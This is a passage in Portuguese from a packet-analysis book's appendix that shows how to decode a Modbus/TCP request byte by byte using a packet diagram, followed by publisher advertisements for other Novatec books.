Uma contagem rápida mostra que há 52 bytes nesse pacote. O diagrama de pacote para IP nos informa que o tamanho normal do cabeçalho IP é de 20 bytes, o que é confirmado se observarmos o valor do tamanho do cabeçalho no nibble de ordem baixa de 0x00. O diagrama do cabeçalho TCP nos informa que são também 20 bytes, se nenhuma opção adicional estiver presente (não há nenhuma nesse caso, mas discutimos as opções TCP com mais detalhes no Capítulo 8). Isso significa que os primeiros 40 bytes dessa saída estão relacionados aos dados TCP e IP que já foram interpretados. Isso faz com que restem 12 bytes não interpretados.

```
00d1 0000 0006 0103 0001 0001
```

Sem um conhecimento de como navegar pelos pacotes, isso poderia deixá-lo sem saber o que fazer, mas agora você já sabe como aplicar um diagrama de pacote aos bytes não interpretados. Nesse caso, os dados TCP interpretados nos informam que a porta de destino para esses dados é a porta 502. Analisar as portas usadas pelo tráfego não é um método infalível para identificar bytes não interpretados, mas é um bom ponto de partida. Uma pesquisa rápida no Google revela que a porta 502 é mais comumente utilizada para

Modbus sobre TCP, que é um protocolo usado em redes ICS (Industrial Control System, ou Sistema de Controle Industrial). Podemos validar se esse é o caso e navegar por esse pacote comparando a saída hexa com o diagrama de pacote para o Modbus, exibido na Figura B.5.

Esse diagrama de pacote foi criado com base nas informações do guia de implementação do Modbus em [http://www.modbus.org/docs/Modbus\\_Messaging\\_Implementation\\_Guide\\_V1\\_0b.pdf](http://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf). Ele nos informa que deve haver um cabeçalho de 7 bytes incluindo um campo Tamanho (Length) em 0x04:2 (relativo ao início do cabeçalho). Contando a partir dessa posição, chegamos a um valor hexa igual a 0006 (ou um valor decimal igual a 6), indicando que deve haver 6 bytes após esse campo, e é exatamente isso que temos. Parece que esses realmente são dados de Modbus sobre TCP.

Modbus sobre TCP					
Offsets	Octeto	0	1	2	3
Octeto	Bit	0–7	8–15	16–23	24–31
0	0	Identificador de transação		Identificador de protocolo	
4	32	Tamanho		Identificador de unidade	Código de função
8+	64+	Variável			

Figura B.5 – Diagrama de pacote para o Modbus sobre TCP.

Ao comparar o diagrama de pacote com a totalidade da saída hexa, as seguintes informações podem ser derivadas:

- O Identificador de transação (Transaction Identifier) está em 0x00:2 e tem um valor hexa igual a 00d1. Esse campo é usado para fazer a correspondência entre uma requisição e uma resposta.
- O Identificador de protocolo (Protocol Identifier) está em 0x02:2 e tem um valor hexa igual a 0000. Ele identifica o protocolo como Modbus.
- O Tamanho (Length) está em 0x04:2 e tem um valor hexa igual a 0006. Ele define o tamanho dos dados do pacote.
- O Identificador de unidade (Unit Identifier) está em 0x06 e tem um valor hexa igual a 01. É usado para roteamento interno ao sistema.
- O Código de função (Function Code) está em 0x07 e tem um valor hexa igual a 03. É a função Read Holding Registers, que lê um valor de dado de um sistema.
- Com base no valor do código de função igual a 3, dois campos adicionais são esperados. O Número de referência (Reference Number) e o Contador de palavras (Word Count) se encontram em 0x08:4 e ambos têm um valor hexa igual a 0001.

O pacote misterioso agora pode ser totalmente explicado no contexto do protocolo

Modbus. Se você estivesse resolvendo problemas no sistema responsável por esse pacote, essas informações deveriam ser suficientes para seguir em frente. Mesmo que você jamais venha a se deparar com o Modbus, esse é um exemplo de como seria possível abordar um protocolo desconhecido e um pacote com dados não interpretados usando um diagrama de pacote.

Ter conhecimento do nível de abstração entre você e os dados sendo analisados é sempre uma boa prática. Isso ajudará a tomar decisões mais sólidas e bem fundamentadas, além de permitir que você trabalhe com pacotes em uma variedade de situações. Já me vi em muitos cenários em que só podia usar ferramentas de linha de comando como o tcpdump para analisar pacotes. Como a maioria dessas ferramentas não tem recursos para dissecar vários protocolos de camada 7, a capacidade de dissecar bytes específicos manualmente nesses pacotes tem sido essencial.

**NOTA** *Um colega uma vez teve de ajudar a conduzir uma resposta a um incidente em um ambiente de altíssima segurança. Ele recebeu autorização para analisar os dados de que precisava, mas não para acessar o sistema específico em que os dados estavam armazenados. A única atitude que podia ser tomada no período de tempo disponível era imprimir os pacotes obtidos de conversas específicas. Graças ao seu conhecimento básico sobre como os pacotes são criados e como navegar por eles, meu colega foi capaz de encontrar as informações de que precisava nos dados impressos. É claro que o processo foi extremamente lento. Esse é um cenário excepcional, mas é um ótimo exemplo da razão pela qual é importante ter um conhecimento universal independente da ferramenta usada.*

Por todos esses motivos, é conveniente investir tempo esmiuçando pacotes a fim de adquirir experiência visualizando diversas interpretações. Faço isso com tanta frequência que imprimi vários diagramas de pacote comuns, mandei plastificá-los e os mantengo ao lado de minha escrivaninha. Também mantenho uma versão digital em meu notebook e no tablet para ter uma referência rápida quando viajo. Por questões de conveniência, incluí vários diagramas de pacote comuns no arquivo ZIP contendo as capturas de pacote que acompanham este livro (<https://www.nostarch.com/packetanalysis3/>).

## Considerações finais

Neste apêndice, vimos como interpretar dados de pacote em uma variedade de formatos e como usar diagramas de pacote para navegar por dados não interpretados. Considerando esse conhecimento fundamental, você não deverá ter problemas para compreender como dissecar pacotes, independentemente da ferramenta que estiver usando para visualizar seus dados.

# JOVEM E BEM-SUCEDIDO

Um guia para a realização  
profissional e financeira



novatec

Juliano Niederauer

# Jovem e Bem-sucedido

Niederauer, Juliano

9788575225325

192 páginas

[Compre agora e leia](#)

Jovem e Bem-sucedido é um verdadeiro guia para quem deseja alcançar a realização profissional e a financeira o mais rápido possível. Repleto de dicas e histórias interessantes vivenciadas pelo autor, o livro desmistifica uma série de crenças relativas aos estudos, ao trabalho e ao dinheiro.

Tem como objetivo orientar o leitor a planejar sua vida desde cedo, possibilitando que se torne bem-sucedido em pouco tempo e consiga manter essa realização no decorrer dos anos. As três perspectivas abordadas são:

**ESTUDOS:** mostra que os estudos vão muito além da escola ou faculdade. Aborda as melhores práticas de estudo e a aquisição dos conhecimentos ideais e nos momentos certos.

**TRABALHO:** explica como você pode se tornar um profissional moderno, identificando oportunidades e aumentando cada vez mais suas fontes de renda. Fornece ainda dicas valiosas para desenvolver as habilidades mais valorizadas no mercado de trabalho.

**DINHEIRO:** explica como assumir o controle de suas finanças, para, então, começar a investir e multiplicar seu patrimônio. Apresenta estratégias de investimentos de acordo com o momento de vida de cada um, abordando as vantagens e desvantagens de cada tipo de investimento.

Jovem e Bem-sucedido apresenta ideias que o acompanharão a vida toda, realizando importantes mudanças no modo como você planeja estudar,

trabalhar e lidar com o dinheiro.

[Compre agora e leia](#)

# Definindo Escopo em Projetos de Software



novatec

Carlos Alberto Debastiani

# Definindo Escopo em Projetos de Software

Debastiani, Carlos Alberto

9788575224960

144 páginas

[Compre agora e leia](#)

Definindo Escopo em Projetos de Software é uma obra que pretende tratar, de forma clara e direta, a definição de escopo como o fator mais influente no sucesso dos projetos de desenvolvimento de sistemas, uma vez que exerce forte impacto sobre seus custos. Abrange diversas áreas do conhecimento ligadas ao tema, abordando desde questões teóricas como a normatização e a definição das características de engenharia de software, até questões práticas como métodos para coleta de requisitos e ferramentas para desenho e projeto de soluções sistêmicas.

Utilizando uma linguagem acessível, diversas ilustrações e citações de casos vividos em sua própria experiência profissional, o autor explora, de forma abrangente, os detalhes que envolvem a definição de escopo, desde a identificação das melhores fontes de informação e dos envolvidos na tomada de decisão, até as técnicas e ferramentas usadas no levantamento de requisitos, no projeto da solução e nos testes de aplicação.

[Compre agora e leia](#)

Manual do Futuro  
Redator

Técnicas e causos para quem  
quer se aventurar na profissão



novatec

Sérgio Calderaro

# Manual do Futuro Redator

Calderaro, Sérgio

9788575224908


120 páginas

[Compre agora e leia](#)

Você estuda ou está pensando em estudar Publicidade, Jornalismo ou Letras? Gosta de ler e escrever e quer dicas de quem já passou por poucas e boas em agências de publicidade, redações de jornal e editoras? Quer conhecer causos curiosos de um profissional do texto que já deu aulas em universidades do Brasil e da Europa e trabalhou como assessor de Imprensa e Divulgação em uma das maiores embaixadas brasileiras do exterior?

O Manual do futuro redator traz tudo isso e muito mais. Em linguagem ágil e envolvente, mescla orientações técnicas a saborosas histórias do dia a dia de um profissional com duas décadas e meia de ofício. Esta obra inédita em sua abordagem pretende fazer com que você saiba onde está se metendo antes de decidir seu caminho. Daí pra frente, a decisão será sua. Vai encarar?

[Compre agora e leia](#)



# Pesquisas de opinião pública

Lima, Alexandre Correa

9788575225479

400 páginas

[Compre agora e leia](#)

O maior e mais abrangente conteúdo já produzido no país a respeito de pesquisas de opinião pública e eleitorais, mesclando o que de melhor já se escreveu na literatura internacional com estudos de caso da realidade brasileira contemporânea.

Escrito num estilo que trafega entre o autoral e o técnico, com sólida fundamentação teórica, o autor faz com que mesmo as teorias mais complexas pareçam simples.

O livro abrange TODO o ciclo de conhecimento necessário para compreender uma atividade multidisciplinar como a pesquisa de opinião e eleitoral, abarcando todos os temas que são relevantes para o estudo do tema, desde as origens históricas da pesquisa no mundo e no Brasil, passando pelo coração do livro, que é o esmiuçamento da técnica, do “como fazer”, e incluindo temas paralelos mas de grande relevância, como as teorias de formação da opinião pública, o inter-relacionamento entre pesquisa, mídia e sociedade, ética, legislação e até mesmo um capítulo dedicado ao futuro da pesquisa, abrangendo novas abordagens, como neuromarketing e Big Data.

Fartamente ilustrado com tabelas e infográficos, o livro vem preencher uma importante lacuna nessa área tão controversa quanto fascinante.

[Compre agora e leia](#)



# OS 8Ps DO MARKETING DIGITAL

O GUIA ESTRATÉGICO DE MARKETING DIGITAL

novatec

CONRADO ADOLPHO

# Os 8 Ps do Marketing Digital

Adolpho, Conrado

9788575225455

904 páginas

[Compre agora e leia](#)

Este livro foi publicado originalmente com o título Google Marketing. O marketing digital passa atualmente por uma fase de consolidação em que apenas as empresas e os profissionais que tiverem um conceito sólido do que representa a internet na economia atual, baseada em conhecimento, e que tiverem domínio prático sobre as táticas desse novo mundo formado por bits vão prosperar no mercado.

O livro Os 8 Ps do Marketing Digital traz para profissionais de marketing, administradores, empresários, profissionais liberais e estudantes o passo a passo para se ter êxito nas estratégias de negócios de todos os tipos, utilizando para isso o ambiente online.

Mostra como transformar a internet em uma ferramenta de negócios eficiente e lucrativa. Mostra também, por meio de mais de cem cases e centenas de indicações de ferramentas, o lado prático do marketing digital, porém, sem deixar de expor de maneira didática e abrangente toda uma nova teoria gerada pela era do conhecimento e pelas novas tecnologias da informação e da comunicação. Um livro essencial para todos que trabalham com marketing e comunicação e para todos que administram negócios em meio a essa nova era da informação. Um guia estratégico, tático e operacional que não pode faltar na sua estante.

[Compre agora e leia](#)